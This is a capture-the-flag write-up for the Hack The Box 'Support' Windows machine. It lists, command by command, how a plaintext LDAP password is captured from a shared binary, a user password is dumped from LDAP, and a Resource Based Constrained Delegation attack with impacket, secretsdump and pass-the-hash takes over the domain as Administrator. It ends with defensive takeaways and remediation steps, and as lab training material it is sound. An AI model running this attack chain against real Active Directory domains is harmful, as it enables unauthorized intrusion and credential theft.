Support writeup
Box name: Support
Difficulty: Easy
OS: Windows
Overview: Support is an Easy difficulty Windows machine that features an SMB share that allows anonymous authentication. After connecting to the share, an executable file is discovered that is used to query the machine's LDAP server for available users. Through reverse engineering, network analysis or emulation, the password that the binary uses to bind the LDAP server is identified and can be used to make further LDAP queries. A user called support is identified in the users list, and the info field is found to contain his password, thus allowing for a WinRM connection to the machine. Once on the machine, domain information can be gathered through SharpHound, and BloodHound reveals that the Shared Support Accounts group that the support user is a member of, has GenericAll privileges on the Domain Controller. A Resource Based Constrained Delegation attack is performed, and a shell as NT Authority\System is received.
Link: https://app.hackthebox.com/machines/Support?sort_by=created_at&sort_type=desc
Machine IP: 10.129.6.25
Ran rustscan against the machine.
rustscan -a 10.129.6.25 –ulimit 5000 -b 2000 — -A -Pn

Poked at DNS but couldn’t find anything. Checked out SMB next.
smbclient -N -L //10.129.6.25/

Support-tools looks interesting.

The UserInfo file looks the most interesting. Moved it to my machine and unzipped it.

I have yet to come across what to do here so I looked at the writeup. We can download wine or ILSpy to decompile it to find more information about what this is. I downloaded wine as I used this a bit for gaming.
wine UserInfo.exe

This shows us commands we can use.
wine UserInfo.exe -v find

It says we need to add a -first or -last which is likely a name.
wine UserInfo.exe -v find -first “kami”

It does LDAP queries. It looks like according to the writeup we should’ve used ILSpy so we could have gotten the domain name for our host file. Added support.htb to /etc/hosts. Next we can run wireshark and run a command to look for administrator.
wine UserInfo.exe -v find -first “administrator”

And we get a password in the communication ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
We can run ldapsearches next.
ldapsearch -H ldap://support.htb -D ldap@support.htb -w ‘nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz’ -b “dc=support,dc=htb” “*”
This dumped a lot of information. The most interesting from the output, especially considering the box name, is the support account and in it’s info it looks like is has a password.
support:Ironside47pleasure40Watchful


Also the group Share Support Accounts is interesting. Evil-winrmed into the device and got user.txt.
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
Started bloodhound.
sudo bloodhound-start
bloodhound-python -u support -p Ironside47pleasure40Watchful -d support.htb -ns 10.129.6.25 -c All –zip
Looks like that group is the path we need.

The group has a GenericAll privilege which will let us perform a RBCD attack. We can create a fake computer on the domain and request kerberos tickets. We can use impacket to do so:
We can add a fake computer.
impacket-addcomputer ‘support.htb/support:Ironside47pleasure40Watchful’ \ -computer-name ‘EVIL’ -computer-pass ‘Evil1234!’
Set RBDC on the DC.
impacket-rbcd ‘support.htb/support:Ironside47pleasure40Watchful’ \ -delegate-from ‘EVIL’ -delegate-to ‘DC’ -action write
Get a silver ticket.
impacket-getST ‘support.htb/EVIL:Evil1234!’ \ -spn ‘cifs/dc.support.htb’ -impersonate Administrator

And we get a bunch of information but most importantly the Administrator hash by using the ticket.
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache impacket-secretsdump -k -no-pass dc.support.htb

Then we can pass the hash with Evil-winrm and grab the root flag.
evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). DNS enumeration returned nothing useful. Checked SMB with anonymous access and found a readable Support-Tools share.
rustscan -a 10.129.6.25 –ulimit 5000 -b 2000 — -A -Pn smbclient -N -L //10.129.6.25/
2 – LDAP credential extraction from binary Downloaded UserInfo.exe from the Support-Tools share. Ran it under Wine and identified it as a tool for querying LDAP. Added support.htb to /etc/hosts. Ran Wireshark while executing a query to capture LDAP traffic and recovered the plaintext bind password from the network capture.
wine UserInfo.exe -v find -first “administrator”
Credentials recovered: ldap@support.htb:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
3 – LDAP enumeration and credential discovery Used the recovered credentials to perform a full LDAP dump. Found the support account with a password stored in its info attribute. Also identified the Shared Support Accounts group as notable.
ldapsearch -H ldap://support.htb -D ldap@support.htb -w ‘nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz’ -b “dc=support,dc=htb” “*”
Credentials recovered: support:Ironside47pleasure40Watchful
4 – WinRM access and user flag Authenticated via evil-winrm as support and retrieved user.txt.
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
5 – BloodHound enumeration and RBCD attack Ran BloodHound to visualize AD attack paths. Identified that the Shared Support Accounts group had GenericAll privileges on the Domain Controller, enabling a Resource Based Constrained Delegation attack. Created a fake computer account, configured RBCD delegation from the fake computer to the DC, requested a silver ticket impersonating Administrator, and used it with secretsdump to recover the Administrator NTLM hash.
impacket-addcomputer ‘support.htb/support:Ironside47pleasure40Watchful’ -computer-name ‘EVIL’ -computer-pass ‘Evil1234!’ impacket-rbcd ‘support.htb/support:Ironside47pleasure40Watchful’ -delegate-from ‘EVIL’ -delegate-to ‘DC’ -action write impacket-getST ‘support.htb/EVIL:Evil1234!’ -spn ‘cifs/dc.support.htb’ -impersonate Administrator impacket-secretsdump -k -no-pass dc.support.htb
6 – Pass the hash as Administrator Used the Administrator NTLM hash with evil-winrm to authenticate and retrieved root.txt.
evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26
Key Takeaways
- LDAP bind credentials hardcoded in a publicly distributed binary – The UserInfo.exe binary contained hardcoded LDAP credentials that were recoverable via network analysis or decompilation. Credentials must never be embedded in client-side binaries or any distributed software. Use certificate-based authentication or prompt for credentials at runtime.
- Anonymous SMB access exposing internal tooling – The Support-Tools share was readable without authentication and contained a binary used for internal LDAP queries. Anonymous SMB access must be disabled and all shares must require authentication. Internal tooling must never be distributed through unauthenticated file shares.
- Password stored in an AD user info attribute – The support account had its password stored in the LDAP info field, readable by any authenticated domain user. AD attributes must be audited regularly for credential data and passwords must never be stored in directory fields of any kind.
- GenericAll on Domain Controller enabling RBCD attack – The Shared Support Accounts group held GenericAll privileges on the DC object, allowing any member to configure Resource Based Constrained Delegation and impersonate any domain user including Administrator. GenericAll on a DC is equivalent to domain admin and must be audited and removed immediately. BloodHound should be run regularly to identify such privilege escalation paths.
- NTLM hash sufficient for full domain authentication – The Administrator hash obtained via secretsdump was usable directly for pass-the-hash without cracking. NTLM authentication must be disabled where possible, Credential Guard must be enabled, and the domain must be monitored for secretsdump and RBCD attack indicators.
Remediation
[Immediate] Remove hardcoded credentials from UserInfo.exe and rotate the LDAP account Remove the LDAP bind credentials from the binary immediately and rotate the ldap@support.htb account password. Redesign the tool to use certificate-based LDAP authentication or prompt for credentials at runtime. Audit all internally distributed binaries for embedded credentials using string analysis or decompilation.
[Immediate] Disable anonymous SMB access and restrict the Support-Tools share Disable anonymous and guest SMB access across all shares immediately. Restrict the Support-Tools share to specific authorized users who have an operational need to access it. Audit all shares for sensitive files and remove any internal tooling that should not be publicly accessible.
[Immediate] Remove credentials from all AD user attributes Audit all Active Directory user objects for passwords or sensitive data stored in info, description, comment, or any other attribute. Remove all findings and rotate affected credentials immediately. Implement an automated recurring check as part of AD health monitoring.
[Immediate] Remove GenericAll from the Shared Support Accounts group on the DC Remove the GenericAll privilege from the Shared Support Accounts group on the Domain Controller object immediately. Audit all groups and users for excessive AD object permissions using BloodHound. Any group or account with GenericAll, WriteDACL, or GenericWrite on a DC must be treated as a critical finding requiring immediate remediation.
[Short-term] Deploy BloodHound for continuous AD attack path monitoring Run BloodHound on a regular cadence to identify privilege escalation paths including RBCD opportunities, GenericAll assignments, and other dangerous ACL configurations. Integrate BloodHound findings into the vulnerability management program and establish SLAs for remediating high-risk AD attack paths.
[Long-term] Implement tiered Active Directory administration and NTLM restrictions Adopt a tiered AD model restricting privileged group memberships and preventing standard accounts from holding rights over tier-0 assets such as Domain Controllers. Disable NTLM authentication across the domain where possible and enforce Kerberos. Enable Windows Defender Credential Guard and deploy SIEM detection rules for RBCD configuration changes, silver ticket requests, and secretsdump activity.


Leave a Reply